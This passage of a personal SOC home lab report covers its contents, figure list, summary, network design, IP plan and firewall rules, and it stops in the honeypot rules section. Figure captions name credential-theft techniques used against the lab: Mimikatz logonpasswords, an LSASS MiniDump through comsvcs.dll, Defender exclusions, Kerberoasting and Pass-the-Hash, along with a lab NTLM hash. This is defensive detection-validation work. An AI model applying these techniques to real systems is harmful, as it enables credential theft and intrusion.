

SOC HOME LAB

Complete Project Report

*Enterprise-Grade Blue Team Lab with Active Directory, SIEM,
IDS/IPS, Web Application Firewall, Honeypot & Full Attack Simulation*

Prepared by: Mehenni May Fatma Zohra
Project type: Personal SOC Home Lab (Self-Directed)
Report version: 1.0
Date: June 2026

This report documents the design, deployment, and operation of a multi-zone Security Operations Center home lab, including network segmentation, SIEM integration, intrusion detection, and a full set of offensive attack simulations with corresponding blue-team detections in Splunk.

Contents

1	Executive Summary	6
2	Architecture Overview	8
2.1	Network Zone Design	8
2.2	Traffic Flow Architecture	8
2.3	Security Stack Summary	9
3	IP Addressing Plan	10
3.1	Complete IP Table	10
3.2	OPNsense Interface Mapping	10
4	VM Inventory	12
4.1	Virtual Machine Inventory	12
5	Network Segmentation & Firewall (OPNsense)	13
5.1	Firewall Design Philosophy	13
5.2	LAN Firewall Rules	13
5.3	DMZ Firewall Rules	13
5.4	Honeypot Firewall Rules	14
5.5	Remote Logging Configuration	14
6	SIEM Configuration (Splunk)	16
6.1	Splunk Index Design	16
6.1.1	Verifying Index Population	17
6.2	Active Directory Enrichment for SOC Telemetry	23
6.2.1	Advanced Audit Policy	24
6.2.2	Sysmon Deployment	25
6.3	Splunk Forwarder Health and Final Index Volumes	26
7	Log Sources Integration	27
7.1	Integration Pipeline Overview	27
7.2	Windows Log Source Integration	27
7.3	Standalone Suricata Sensor Integration	28
7.4	Web Application Firewall (ModSecurity) Integration	29
7.5	Cowrie Honeypot Integration	29
7.6	Splunk Universal Forwarder Version Consistency	30
8	Attack Simulations & Detections	31
8.1	Scenario 1 – Network Reconnaissance (Nmap)	31
8.1.1	Objective	31
8.1.2	Attack	31
8.1.3	Detection in Splunk	32

8.1.4	Expected / Observed Alerts	33
8.2	Scenario 2 – Web Application Attacks (DVWA via WAF)	34
8.2.1	Objective	34
8.2.2	Attack	34
8.2.3	Detection in Splunk	35
8.2.4	Expected / Observed Alerts	36
8.3	Scenario 3 – SSH Brute Force (Cowrie Honeypot)	36
8.3.1	Objective	36
8.3.2	Attack	36
8.3.3	Detection in Splunk	37
8.3.4	Expected / Observed Alerts	38
8.4	Scenario 4 – Active Directory Attacks	39
8.4.1	4A – AD Enumeration	39
8.4.2	4B – Kerberoasting	39
8.4.3	4C – Credential Dumping (Mimikatz)	41
8.4.4	4D – Pass-the-Hash (Lateral Movement)	43
8.5	Scenario 5 – Full Attack Chain (Kill Chain Correlation)	44
8.5.1	Objective	44
8.5.2	Full Chain Splunk Detection Query	44
8.5.3	Interpretation	45
8.5.4	SOC Overview Dashboard	45
9	Splunk Detection Queries (SPL Reference)	46
9.1	Brute Force Detection	46
9.2	Credential Access & Malware Execution	46
9.3	Kerberoasting	46
9.4	Lateral Movement	47
9.5	Persistence Mechanisms	47
9.6	Network Reconnaissance & Volumetric Indicators	47
9.7	Data Exfiltration Indicators	48
10	Conclusion & Skills Demonstrated	49
10.1	Summary	49
10.2	Skills Demonstrated	49
10.3	Closing Note	50

List of Figures

2.1	Final network architecture: OPNsense perimeter firewall (le0=WAN, le1=LAN, le2=DMZ, le3=Honeypot) connecting the LAN, DMZ, and Honeypot zones, with the standalone Suricata sensor and Splunk Enterprise instance both residing in the LAN zone. Dashed lines indicate log-forwarding paths to Splunk (TCP 9997 / UDP 514).	9
3.1	OPNsense Interfaces: Overview, confirming le0 (WAN, DHCP), le1 (LAN, 192.168.107.2/24), le2 (DMZ, 10.10.10.1/24), le3 (HONEYPOT, 10.20.20.1/24), and le4 (MGMT, 10.30.30.1/24).	11
5.1	Firewall: Rules: LAN. LAN net is permitted to the DMZ (HTTP/HTTPS) and MGMT net, has general internet access, and is explicitly blocked from reaching HONEYPOT net.	13
5.2	Firewall: Rules: DMZ. Inbound HTTP/HTTPS is restricted to the WAF host; only the WAF may reach DVWA; DMZ-to-LAN traffic is blocked; DMZ-to-Splunk (9997) logging traffic is permitted.	14
5.3	Firewall: Rules: HONEYPOT. Inbound SSH/Telnet bait permitted to 10.20.20.10; dedicated management SSH (2200) to Cowrie; honeypot-to-192.168.107.0/24 lateral movement explicitly blocked.	14
5.4	System: Settings: Logging – Remote target configured to forward syslog (UDP) to 192.168.107.1.	15
6.1	<code>index=* stats count by index</code> – early-stage verification showing all eight indexes (firewall, honeypot, ids, main, sysmon, waf, web, windows) actively receiving events.	17
6.2	<code>index=windows head 5</code> – Security log events (EventCode 4656, 4658) from the domain controller (WIN-2FNENKK5460).	17
6.3	<code>index=sysmon host=May-Endpoint head 5</code> – Sysmon Operational events (Event-Code 1) confirming endpoint telemetry from the Windows 10 client.	18
6.4	<code>index=*web head 5</code> – ModSecurity/nginx and Apache error log entries from modsecurity and DVWA-WebServer hosts.	19
6.5	<code>index=*waf head 5</code> – ModSecurity audit log entries, including a captured SQLi UNION SELECT probe in the raw HTTP request.	20
6.6	<code>index=honeypot head 5</code> – raw Cowrie JSON event (<code>cowrie.session.closed</code>) showing session duration, source IP, and sensor name.	21
6.7	<code>index=firewall sourcetype=pfsense head 5</code> – OPNsense filterlog entries successfully landing in the corrected <code>firewall</code> index.	22
6.8	<code>index=ids head 5</code> – raw Suricata <code>eve.json</code> flow event forwarded from the standalone IDS sensor.	23
6.9	Active Directory Users and Computers: SOCLab OU containing the <code>ServiceAccounts</code> OU (<code>svc-web</code>) and <code>Users</code> OU (Alice Martin, Bob Chen).	24

6.10	<code>Get-ADUser svc-web -Properties ServicePrincipalNames</code> confirming the SPN HTTP/webserver.corp.local:80 is registered, making the account Kerberoastable.	24
6.11	<code>auditpol /get /category:*</code> output on the domain controller, confirming Success and Failure auditing is enabled across Logon/Logoff, Account Logon, and Object Access categories.	25
6.12	<code>Get-Service Sysmon64</code> on the Domain Controller – service Running.	25
6.13	<code>Get-Service Sysmon64</code> on the Windows 10 client (May-Endpoint) – service Running.	26
6.14	<code>index=_internal component=TcpOutputProc stats count by host</code> – confirming active forwarder connections from DVWA-WebServer, modesecurity, suricata, Cowrie, May-Endpoint, WIN-2FNENKK5460, and DESKTOP-L0BG5LI.	26
6.15	Final <code>index=* stats count by index sort -count</code> – 227,747 total events across windows (103,396), firewall (96,107), main (16,052), ids (5,782), sysmon (5,211), web (639), waf (545), and honeypot (15).	26
7.1	<code>systemctl status suricata</code> on the standalone Ubuntu sensor – service active and running since the most recent boot, confirming the sensor (not the OPNsense plugin) is the operational IDS.	28
7.2	<code>systemctl status courie</code> (Cowrie SSH Honeypot service) – active (running), <code>twistd</code> process confirmed, JSON logging operational after the <code>-logger</code> flag fix.	29
8.1	<code>nmap -sS -O 192.168.107.0/24</code> from Kali, enumerating open ports on the OPNsense gateway (192.168.107.1/.2) and the Domain Controller (192.168.107.11), including Kerberos, LDAP, and SMB ports.	32
8.2	<code>nmap -sV -sC</code> against 192.168.107.11 – service/version detection confirming Kerberos, LDAP (with AD domain corp.local0 visible in the SSL certificate), and SMB signing enabled and required.	32
8.3	Suricata alerts in <code>index=ids</code> confirming detection of the Nmap scan: <i>ET SCAN NMAP OS Detection Probe</i> , <i>ET SCAN Potential SSH Scan</i> , and multiple <i>ET SCAN Suspicious inbound</i> alerts for database service ports, all sourced from the Kali attacker IP (192.168.107.12).	33
8.4	<code>index=firewall</code> events during the scan window, showing OPNsense filterlog entries for the probed traffic (ICMPv6 and UDP) recorded by the firewall on the LAN interface (le0).	33
8.5	SQLMap targeting DVWA's SQLi endpoint through the WAF, showing the tool detecting the HTTP 403 response and reporting that the target appears to be protected by a WAF/IPS.	34
8.6	Manual <code>curl</code> UNION SELECT payload against the WAF (10.10.10.10) returning HTTP/1.1 403 Forbidden from nginx 1.18.0, confirming ModSecurity actively blocks the SQL injection attempt.	35
8.7	<code>index=waf stats count by host</code> – 545 ModSecurity audit log events recorded on the modesecurity host over the test window.	35
8.8	<code>index=web</code> raw Apache access log entries on DVWA-WebServer showing the SQLMap-generated UNION/SELECT/boolean-blind probe strings sent during the automated scan.	35
8.9	<code>index=ids</code> Suricata alerts correlating with the web attack window: repeated <i>ET SCAN Suspicious inbound</i> signatures against database ports (PostgreSQL, MSSQL, Oracle, MySQL) sourced from the Kali attacker IP toward the Suricata sensor/monitored segment.	36
8.10	Hydra brute-forcing SSH on the honeypot (10.20.20.10) with the <code>root</code> username against the rockyou.txt wordlist – 2 of 14,344,399 passwords (12345, password) accepted by Cowrie's deliberately permissive authentication.	37

8.11	Attacker session inside Cowrie’s fake shell (presented as <code>srv-prod-01</code>): <code>uname -a</code> , <code>cat /etc/passwd</code> , and an outbound <code>wget</code> attempt for a malware payload – all captured commands, none of which execute against a real system.	37
8.12	<code>cowrie.login.success</code> events – three accepted credential pairs captured, including <code>root/password</code> and <code>root/2004</code> , all logged with source IP and timestamp. . .	38
8.13	<code>cowrie.command.input</code> events – ten captured attacker commands including <code>whoami</code> , <code>uname -a</code> , <code>cat /etc/passwd</code> , and the <code>wget</code> malware download attempt, each fully attributed to the source IP and session.	38
8.14	<code>index=honeyiot stats count by eventid</code> – 22 total honeyiot events broken down by type: <code>cowrie.command.input</code> (10), <code>cowrie.session.connect</code> (5), <code>cowrie.login.success</code> (3), <code>cowrie.session.closed</code> (3), <code>cowrie.client.size</code> (1).	38
8.15	<code>bloodhound-python</code> collection run as <code>alice</code> against the domain controller (192.168.107.11), successfully enumerating 1 domain, 3 computers, 14 users, 52 groups, 2 GPOs, 4 OUs, and 19 containers via LDAP.	39
8.16	<code>impacket-GetUserSPNs</code> run as <code>alice</code> , identifying the Kerberoastable <code>svc-web</code> account (SPN <code>HTTP/webserver.corp.local:80</code>) and requesting its service ticket.	40
8.17	Extracted Kerberoast hash for <code>svc-web</code> in Hashcat-crackable format (<code>\$krb5tgs\$23\$...</code>), ready for offline password cracking.	40
8.18	<code>index=windows EventCode=4769</code> – the Kerberos service ticket request from <code>alice@CORP.LOCAL</code> for service <code>svc-web</code> , sourced from the Kali attacker’s IPv6-mapped address, captured within minutes of the Impacket request.	41
8.19	Mimikatz 2.2.0 (x64) downloaded via <code>Invoke-WebRequest</code> and launched on the Windows 10 client after Defender exclusions were applied.	41
8.20	<code>sekurlsa::logonpasswords</code> output for user <code>alice</code> (domain <code>CORP</code>), showing the extracted NTLM hash <code>2b576acbe6bcfda7294d6bd18041b8fe</code> and SHA1 hash, obtained directly from LSASS memory.	42
8.21	Sysmon events on May-Endpoint matching LSASS/Mimikatz activity: EventCode 1 (process create) for <code>rundll32.exe</code> invoking <code>comsvcs.dll MiniDump</code> against PID 696 to <code>C:\Temp\lsass.dmp</code> , and the corresponding EventCode 11 (file create) for the resulting dump file.	42
8.22	Sysmon EventCode=1 event capturing the execution of <code>C:\temp\mimikatz.exe</code> on May-Endpoint, correlating the delivery (PowerShell download) and execution stages of the credential-dumping technique.	42
8.23	CrackMapExec performing Pass-the-Hash across 192.168.107.0/24 using <code>alice</code> ’s NTLM hash (<code>2b576acbe6bcfda7294d6bd18041b8fe</code>) – successful authentication ([+]) confirmed against both the Domain Controller (WIN-2FNENKK5460, 192.168.107.11) and the Windows 10 client (MAY-ENDPOINT, 192.168.107.10).	43
8.24	<code>index=windows EventCode=4624</code> – four network logon events (<code>Logon_Type=3</code>) from the Kali attacker IP (192.168.107.12), including the <code>alice</code> account and an ANONYMOUS LOGON entry generated by CrackMapExec’s SMB authentication probes.	43
8.25	Sysmon EventCode=3 (network connection) events showing <code>powershell.exe</code> establishing outbound connections to 192.168.107.12:80, consistent with payload retrieval as part of the lateral-movement chain.	44
8.26	Full kill-chain correlation search across <code>index=ids</code> , <code>index=waf</code> , <code>index=windows</code> , and <code>index=sysmon</code> – 6,471 total matching events, broken down by attack phase: 1-Recon (5,782), 2-Web Attack (545), 3-Cred Dump (1), 4-Kerberoast (131), 5-Lateral Move (12).	45
8.27	<code>index=* stats count by index sort -count</code> visualized as a bar chart – <code>windows</code> and <code>firewall</code> dominate event volume, with <code>ids</code> , <code>sysmon</code> , <code>web</code> , <code>waf</code> , and <code>honeyiot</code> providing lower-volume but higher-signal security telemetry.	45

1. Executive Summary

This report documents the complete design, deployment, and operational testing of a self-built, enterprise-style Security Operations Center (SOC) home lab. The lab was constructed entirely on VirtualBox and reproduces the core building blocks of a corporate security environment: a segmented network with a dedicated perimeter firewall, a Windows Active Directory domain, an internet-facing web application behind a Web Application Firewall (WAF), a deception layer in the form of an SSH/Telnet honeypot, a standalone intrusion detection sensor, and a centralized Security Information and Event Management (SIEM) platform built on Splunk Enterprise.

The objective of the project was twofold. First, to build and operate the infrastructure a junior SOC analyst would be expected to understand: firewall rule design, log source onboarding, index management, and dashboarding in Splunk. Second, to validate that infrastructure by running a structured sequence of realistic attacks against it – network reconnaissance, web application exploitation, SSH brute forcing, Kerberoasting, LSASS credential dumping, and Pass-the-Hash lateral movement – and to confirm, query by query, that each technique produced a corresponding, attributable detection in Splunk.

Key outcomes of the project:

- A five-zone network (WAN, LAN, DMZ, Honeypot, MGMT) was implemented on an OPNsense firewall, with explicit allow/deny rules enforcing that the DMZ cannot reach the LAN and that the Honeypot zone cannot pivot into any other segment.
- Eight Splunk indexes were populated from seven distinct log sources (Windows Security/Sysmon, OPNsense firewall syslog, a standalone Suricata IDS sensor, Apache/Nginx web logs, ModSecurity WAF audit logs, and Cowrie honeypot JSON logs), totaling over 227,000 indexed events at the time of reporting.
- Five attack scenarios were executed end-to-end and detected: network reconnaissance (Nmap), web application attacks (SQL injection via SQLMap, blocked by ModSecurity/OWASP CRS), SSH brute force against the Cowrie honeypot (Hydra), Active Directory Kerberoasting (Impacket), and a full credential-theft-to-lateral-movement chain (Mimikatz LSASS dumping followed by Pass-the-Hash with CrackMapExec).
- A cross-index Splunk correlation search was built to reconstruct the entire kill chain – from initial reconnaissance through lateral movement – as a single, timestamped attack timeline spanning five MITRE ATT&CK-aligned phases.
- Several real-world engineering obstacles were encountered and resolved during the build, including a non-functional in-firewall IDS plugin, misconfigured Splunk inputs, non-persistent iptables rules, antivirus interference with offensive tooling, and a tool-compatibility issue with the BloodHound GUI – each of which is documented transparently in this report rather than glossed over.

This report is organized to mirror the natural flow of a SOC lab build-out: architecture and addressing first, then the firewall and SIEM layers, then log source integration, then the attack-

and-detect narrative for each simulated scenario, and finally a consolidated SPL reference and a summary of skills demonstrated.

2. Architecture Overview

2.1 Network Zone Design

The lab is organized into five logically and physically separated network zones, each terminating on its own interface on the OPNsense perimeter firewall. This mirrors the zone-based segmentation model used in production enterprise networks, where trust boundaries are enforced at the firewall rather than assumed implicitly.

- **WAN** – upstream/NAT interface providing outbound internet access for lab VMs that require it (e.g. package installation, threat intel feed downloads).
- **LAN (Corporate Zone)** – 192.168.107.0/24. Hosts the Active Directory domain (corp.local), the domain controller, the Windows 10 client, the Kali attacker workstation, the standalone Suricata IDS sensor, and the Splunk Enterprise instance acting as the SIEM receiver.
- **DMZ** – 10.10.10.0/24. Hosts the internet-facing web application stack: a ModSecurity-based reverse proxy/WAF in front of an Apache-hosted DVWA instance.
- **HONEYPOT** – 10.20.20.0/24. Hosts a Cowrie SSH/Telnet honeypot used as a deception and early-warning layer.
- **MGMT** – 10.30.30.0/24. Reserved management/SOC-tooling segment.

Implementation Note

The original design called for Suricata to run *inside* OPNsense as the built-in IDS/IPS plugin. In practice, the OPNsense Suricata plugin exhibited persistent compatibility issues on this build and could not be relied upon for stable inline inspection. Suricata was therefore deployed as a **standalone Ubuntu Server VM at 192.168.107.50**, placed in the LAN zone, monitoring traffic via a promiscuous interface and forwarding its `eve.json` alerts to Splunk through a Splunk Universal Forwarder into `index=ids`. All architecture diagrams and SPL queries in this report reflect this standalone deployment, not the in-firewall plugin originally planned.

2.2 Traffic Flow Architecture

Figure 2.1 shows the realized network topology, including the corrected position of the standalone Suricata sensor and the actual OPNsense interface names (`1e0-1e4`) used throughout the build.




Figure 2.1: Final network architecture: OPNsense perimeter firewall (le0=WAN, le1=LAN, le2=DMZ, le3=Honeypot) connecting the LAN, DMZ, and Honeypot zones, with the standalone Suricata sensor and Splunk Enterprise instance both residing in the LAN zone. Dashed lines indicate log-forwarding paths to Splunk (TCP 9997 / UDP 514).

All traffic between zones passes through OPNsense, which enforces the firewall policy detailed in Chapter 5. Every zone forwards its security-relevant logs to the Splunk Enterprise instance running at 192.168.107.1, either via the Splunk Universal Forwarder (TCP 9997) for endpoint and application logs, or via syslog (UDP 514) for the firewall itself.

2.3 Security Stack Summary

Layer	Tool	Location
Perimeter Firewall	OPNsense	Runs as a VM; gateway for all five zones (interfaces le0–le4)
Intrusion Detection	Suricata	Standalone Ubuntu VM (192.168.107.50) , LAN zone, monitoring via <code>eve.json</code>
Web Application Firewall	ModSecurity (nginx)	DMZ – reverse proxy in front of DVWA
SIEM	Splunk Enterprise	LAN zone host (192.168.107.1)
Endpoint Telemetry (Windows)	Sysmon + Splunk UF	Domain Controller + Windows 10 client
Honeypot	Cowrie	Honeypot zone VM (10.20.20.10)
Threat Simulation	Kali Linux + tooling	LAN zone attacker VM (192.168.107.12)

Table 2.1: Security stack summary, reflecting the as-built standalone Suricata deployment.

3. IP Addressing Plan

3.1 Complete IP Table

Table 3.1 lists every host in the lab together with its assigned IP address, network zone, and functional role. The Suricata sensor’s address (192.168.107.50) and its LAN-zone placement reflect the as-built standalone deployment rather than the originally planned in-firewall configuration.

Host	IP Address	Zone	Role
Physical Host	192.168.107.1	LAN/MGMT	Splunk Enterprise receiver
OPNsense – LAN interface (le1)	192.168.107.2	LAN	Default gateway for LAN
Windows Server 2022 (DC)	192.168.107.11	LAN	AD domain controller, DNS, corp.local
Windows 10 Client (May-Endpoint)	192.168.107.10	LAN	Domain workstation / attack victim
Kali Linux	192.168.107.12	LAN	Attacker machine
Suricata IDS sensor	192.168.107.50	LAN	Standalone Ubuntu Server – network IDS
OPNsense – DMZ interface (le2)	10.10.10.1	DMZ	DMZ gateway
WAF (ModSecurity / nginx)	10.10.10.10	DMZ	Reverse proxy / WAF
DVWA Web Server	10.10.10.20	DMZ	Vulnerable web application
OPNsense – Honeypot interface (le3)	10.20.20.1	Honeypot	Honeypot zone gateway
Cowrie SSH/Telnet Honeypot	10.20.20.10	Honeypot	Fake SSH (22→2222) / Telnet (23→2223) service
OPNsense – MGMT interface (le4)	10.30.30.1	MGMT	Management zone gateway

Table 3.1: Complete IP addressing plan as deployed.

3.2 OPNsense Interface Mapping

Implementation Note

The lab’s OPNsense instance enumerated its NICs as **le0-le4** (AMD PCnet adapters), not the **vtnet0-vtnet4** (VirtIO) or **em0-em4** (Intel) naming originally documented in the build plan. All firewall rule screenshots, interface assignments, and configuration references in this report use the actual **le0-le4** naming as confirmed on the deployed system.

OPNsense Interface	Physical NIC	IPv4	Connected Zone / VMs
WAN	le0	DHCP (NAT)	Internet access
LAN	le1	192.168.107.2/24	DC, Win10, Kali, Suricata sensor, Splunk host
DMZ (OPT1)	le2	10.10.10.1/24	WAF, DVWA
HONEYPOT (OPT2)	le3	10.20.20.1/24	Cowrie VM
MGMT (OPT3)	le4	10.30.30.1/24	Reserved

Table 3.2: OPNsense interface-to-zone mapping (le0–le4).

Interfaces: Overview

Status	Interface	Device	VLAN	Link Type	IPv4	IPv6	Gateway	Routes	Commands
🟢	WAN (wan)	le0		dhcp	10.0.2.15/24	fd17:625c:f037:2:a00:27ff:fe1:1:fe80::a00:27ff:fe1:14f2/64	10.0.2.2 fe80::2	default 10.0.2.0/24 192.168.1.254 default fd17:625c:f037:2::/64 fd17:625c:f037:2::3 fe80::96a0/64	🔧 ⚙️ 🔍
🟢	LAN (lan)	le1		static	192.168.107.2/24			192.168.107.0/24	🔧 ⚙️ 🔍
🟢	DMZ (opt1)	le2		static	10.10.10.1/24			10.10.10.0/24	🔧 ⚙️ 🔍
🟢	HONEYPOT (opt2)	le3		static	10.20.20.1/24			10.20.20.0/24	🔧 ⚙️ 🔍
🟢	MGMT (opt3)	le4		static	10.30.30.1/24			10.30.30.0/24	🔧 ⚙️ 🔍
🟢	Loopback (lo0)	lo0		static	127.0.0.1/8	::1/128 fe80::1/64		10.0.2.15 10.10.10.1 10.20.20.1 10.30.30.1 127.0.0.1 192.168.107.2 ::1 fd17:625c:f037:2:a00:27ff:fe1:1:fe80::a00:27ff:fe1:14f2%lo0 fe80::96a0/64	🔧 🔍

Figure 3.1: OPNsense Interfaces: Overview, confirming le0 (WAN, DHCP), le1 (LAN, 192.168.107.2/24), le2 (DMZ, 10.10.10.1/24), le3 (HONEYPOT, 10.20.20.1/24), and le4 (MGMT, 10.30.30.1/24).

4. VM Inventory

4.1 Virtual Machine Inventory

Table 4.1 lists every virtual machine built for the lab, its operating system, allocated resources, and network placement. The standalone Suricata VM, absent from the original plan, is included as an additional entry reflecting the architectural deviation described in Chapter 5.

VM	OS	RAM	Disk	Network
OPNsense Firewall	OPNsense (FreeBSD)	1 GB	20 GB	le0(WAN)+le1(LAN)+le2(DMZ)+le3(Honeypot)+le4
Windows Server 2022 (DC)	Windows Server 2022	4 GB	60 GB	LAN
Windows 10 Client	Windows 10 Pro	2 GB	40 GB	LAN
Kali Linux	Kali Linux 2024+	2 GB	40 GB	LAN
Suricata IDS Sensor	Ubuntu Server (standalone)	1–2 GB	20 GB	LAN (192.168.107.50)
DVWA Web Server	Ubuntu Server 22.04	1 GB	20 GB	DMZ
WAF (ModSecurity)	Ubuntu Server 22.04	1 GB	20 GB	DMZ
Cowrie Honeypot	Ubuntu Server 22.04	1 GB	20 GB	Honeypot

Table 4.1: VM inventory, including the standalone Suricata sensor added during the build.

All Ubuntu Server VMs in this inventory (DVWA, WAF, Cowrie, and the Suricata sensor) run Splunk Universal Forwarder **version 9.2.1**, kept consistent across the fleet to avoid forwarder-compatibility issues with the receiving Splunk Enterprise indexer.

Implementation Note

On Ubuntu Server VMs, `cloud-init` was found to silently overwrite manually configured `netplan` settings on every boot, reverting static IP assignments back to DHCP. This was resolved by creating `/etc/cloud/cloud.cfg.d/99-disable-network-config.cfg` containing `network: {config: disabled}`, which prevents cloud-init from touching the netplan configuration on subsequent boots.


5. Network Segmentation & Firewall (OPNsense)

5.1 Firewall Design Philosophy

The OPNsense firewall enforces a default-deny posture between zones: each zone may only reach the specific destinations and ports required for its function, and inter-zone access is explicitly justified rather than implicitly allowed. The three rule sets below – LAN, DMZ, and HONEYPOT – were each captured directly from the running configuration.

5.2 LAN Firewall Rules

The LAN zone is permitted to reach the DMZ web service over HTTP/HTTPS, reach the MGMT zone for administrative purposes, and reach the internet. Direct LAN-to-Honeypot access is explicitly blocked, ensuring that legitimate corporate traffic never interacts with the deception layer – any traffic that does reach the honeypot is therefore presumptively hostile or reconnaissance in nature.



	Protocol	Source	Port	Destination	Port	Gateway	Schedule	Description	
☐								Automatically generated rules	☒
☐	IPv4 TCP	LAN net	*	DMZ net	HTTP (80)	*	*	LAN to DMZ web (HTTP)	☒
☐	IPv4 TCP	LAN net	*	DMZ net	HTTPS (443)	*	*	LAN to DMZ web (HTTPS)	☒
☐	IPv4 *	LAN net	*	MGMT net	*	*	*	LAN to MGMT	☒
☐	IPv4 TCP	LAN net	*	*	*	*	*	LAN Internet access	☒
☐	IPv4 *	LAN net	*	HONEYPOT net	*	*	*	No direct honeypot access from LAN	☒
☒	pass								
☒	pass (disabled)								
☒	block								
☒	block (disabled)								
☒	reject								
☒	reject (disabled)								
☒	log								
☒	log (disabled)								
☒	in								
☒	out								
☒	first match								
☒	last match								
☒	Active/Inactive Schedule (click to view/edit)								
☒	Alias (click to view/edit)								

Figure 5.1: Firewall: Rules: LAN. LAN net is permitted to the DMZ (HTTP/HTTPS) and MGMT net, has general internet access, and is explicitly blocked from reaching HONEYPOT net.

5.3 DMZ Firewall Rules

Inbound traffic from any source is permitted only to the WAF (10.10.10.10) on ports 80/443; the WAF alone is permitted to reach the DVWA backend (10.10.10.20) on port 80, enforcing that all web traffic is inspected by ModSecurity before reaching the vulnerable application. The DMZ is explicitly prevented from reaching the LAN, and is permitted outbound to the Splunk receiver on port 9997 for log forwarding.

	Protocol	Source	Port	Destination	Port	Gateway	Schedule	Description	
Automatically generated rules									
☐	IPv4 TCP	*	*	10.10.10.10/32	HTTP (80)	*	*	Inbound to WAF (HTTP)	☐
☐	IPv4 TCP	*	*	10.10.10.10/32	HTTPS (443)	*	*	Inbound to WAF (HTTPS)	☐
☐	IPv4 TCP	10.10.10.10/32	*	10.10.10.20/32	HTTP (80)	*	*	WAF to DVWA only	☐
☐	IPv4 TCP	DMZ net	*	192.168.107.1/32	9997	*	*	DMZ logs to Splunk	☐
☐	IPv4 *	DMZ net	*	*	*	*	*	DMZ to internet	☐
☐	IPv4 *	DMZ net	*	LAN net	*	*	*	DMZ cannot reach LAN	☐

pass (green arrow) pass (disabled) (grey arrow) block (red X) block (disabled) (grey X) reject (red circle) reject (disabled) (grey circle) log (blue i) log (disabled) (grey i) in (blue arrow) out (grey arrow) first match (yellow lightning) last match (grey lightning)

Active/Inactive Schedule (click to view/edit) Alias (click to view/edit)

Figure 5.2: Firewall: Rules: DMZ. Inbound HTTP/HTTPS is restricted to the WAF host; only the WAF may reach DVWA; DMZ-to-LAN traffic is blocked; DMZ-to-Splunk (9997) logging traffic is permitted.

5.4 Honeypot Firewall Rules

The Honeypot zone exposes only SSH/Telnet bait ports (22–23, externally redirected by Cowrie to 2222/2223) and a dedicated management SSH port (2200) to Cowrie. Critically, lateral movement out of the honeypot toward the rest of the lab (192.168.107.0/24) is explicitly blocked – if the honeypot itself were ever compromised at the host level, this rule prevents it from being used as a pivot point into the production-style LAN.

	Protocol	Source	Port	Destination	Port	Gateway	Schedule	Description	
Automatically generated rules									
☐	IPv4 TCP	*	*	10.20.20.10/32	22 - 23	*	*	SSH/Telnet bait	☐
☐	IPv4 TCP	HONEYPOT net	*	192.168.107.1/32	9997	*	*	Honeypot logs to Splunk	☐
☐	IPv4 TCP	*	*	10.20.20.10/32	2200	*	*	Management SSH to Cowrie	☐
☐	IPv4 *	HONEYPOT net	*	*	*	*	*	Honeypot to internet (temp)	☐
☐	IPv4 *	HONEYPOT net	*	192.168.107.0/24	*	*	*	No lateral movement from honeypot	☐

pass (green arrow) pass (disabled) (grey arrow) block (red X) block (disabled) (grey X) reject (red circle) reject (disabled) (grey circle) log (blue i) log (disabled) (grey i) in (blue arrow) out (grey arrow) first match (yellow lightning) last match (grey lightning)

Active/Inactive Schedule (click to view/edit)

